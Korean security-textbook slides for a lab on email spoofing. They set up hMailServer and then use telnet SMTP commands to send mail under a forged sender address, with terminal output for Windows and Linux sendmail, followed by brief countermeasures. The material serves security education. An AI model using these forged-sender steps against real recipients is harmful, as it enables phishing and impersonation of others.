


그림 7-37 hmailserver administrator 실행




그림 7-38 mail 서버 및 관리자 계정 등록

## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ② hmailserver 실행하기

- 추가된 메일 서버를 선택하고, <Connect> 버튼을 누른 후 관리자 패스워드 입력




그림 7-39 mail 서버 연결




그림 7-40 administrator 패스워드 입력

## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ② hmailserver 실행하기

- [Domains]를 선택한 뒤, <Add> 버튼을 클릭하여 empas.com을 등록




그림 7-41 도메인으로 empas.com 등록

## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ② hmailserver 실행하기

- 등록된 [Domains]를 선택한 뒤, [Accounts]에서 <Add> 버튼을 클릭하여 사용자 계정으로 wishfree@empas.com을 등록하고, 사용 용량을 설정




그림 7-42 사용자 계정으로 wishfree@empas.com 등록

## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ② hmailserver 실행하기

- [Settings]-[Protocols]-[SMTP]-[Delivery of e-mail]에서 SMTP 서버 이름을 등록




그림 7-43 SMTP 메일 서버의 이름 등록

## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ③ telnet 설치하기

- Server Manager의 'Add roles and features'에서 telnet 클라이언트 설치




그림 7-44 telnet 클라이언트 설치



## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ④ 이메일 전송하기

- telnet 명령으로 hmailserver에 접속

```
telnet 127.0.0.1 25
```

```
helo mail.empas.com
```

```
mail from:wishfree@empas.com
```

```
rcpt to:**yang@*****.com
```

```
data
```

```
Hello mail spoofing test!
```

```
.
```

```
quit
```



```
관리자: 명령 프롬프트
220 mail.empas.com ESMTP
helo mail.empas.com
250 Hello.
mail from:wishfree@empas.com
250 OK
rcpt to: yang@ .com
250 OK
data
354 OK, send.
Hello mail spoofing test!
.
250 Queued <19.875 seconds>
quit
221 goodbye

호스트에 대한 연결을 잃었습니다.
C:\Users\Administrator>
```

그림 7-45 메일 전송

## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ⑤ 이메일 확인하기

- wishfree@empas.com으로부터 메일이 정상적으로 전송되었음을 확인
- 이런 방식은 메일을 보내기만 하고 응답을 받을 수는 없음.




그림 7-46 sendmail에서 전송한 이메일 확인


## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

#### ⑤ 이메일 확인하기

- 리눅스에서는 sendmail을 사용하여 메일을 보낼 수 있음.

telnet 127.0.0.1 25



```
root@ubuntu-14: /
root@ubuntu-14:/# telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
220 ubuntu-14 ESMTP Sendmail 8.14.4/8.14.4/Debian-8; Mon, 22 Aug 2016 00:33:25 +
0900; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1]
helo localhost
250 ubuntu-14 Hello localhost [127.0.0.1], pleased to meet you
mail from:wishfree@empas.com
250 2.1.0 wishfree@empas.com... Sender ok
rcpt to:wishfree76@gmail.com
250 2.1.5 wishfree76@gmail.com... Recipient ok
data
354 Enter mail, end with "." on a line by itself
Hello Test!!
.
250 2.0.0 u7LFXP0s002838 Message accepted for delivery
quit
221 2.0.0 ubuntu-14 closing connection
Connection closed by foreign host.
root@ubuntu-14:/#
```

그림 7-47 sendmail을 이용해 메일 전송하기


## 5. E-mail 스푸핑

### 실습 7-4 E-mail 스푸핑 공격하기

---

#### ■ E-mail 스푸핑의 보안 대책

- 스팸 메일의 필터를 통해 어느 정도 통제 가능
- 샵(#) 메일 같은 보안이 강화된 메일을 사용
- 샵 메일 : 이메일 구분 기호로 #을 사용하며, 국내에서 만들어진 전자우편 서비스로 개인정보보호가 필요한 분야, 법적 효력이 필요한 분야, 문서 보안이 필요한 분야 등에서 사용하기 위해 만들어졌음.



# 감사합니다.

## 네트워크 해킹과 보안 개정3판

정보 보안 개론과 실습

---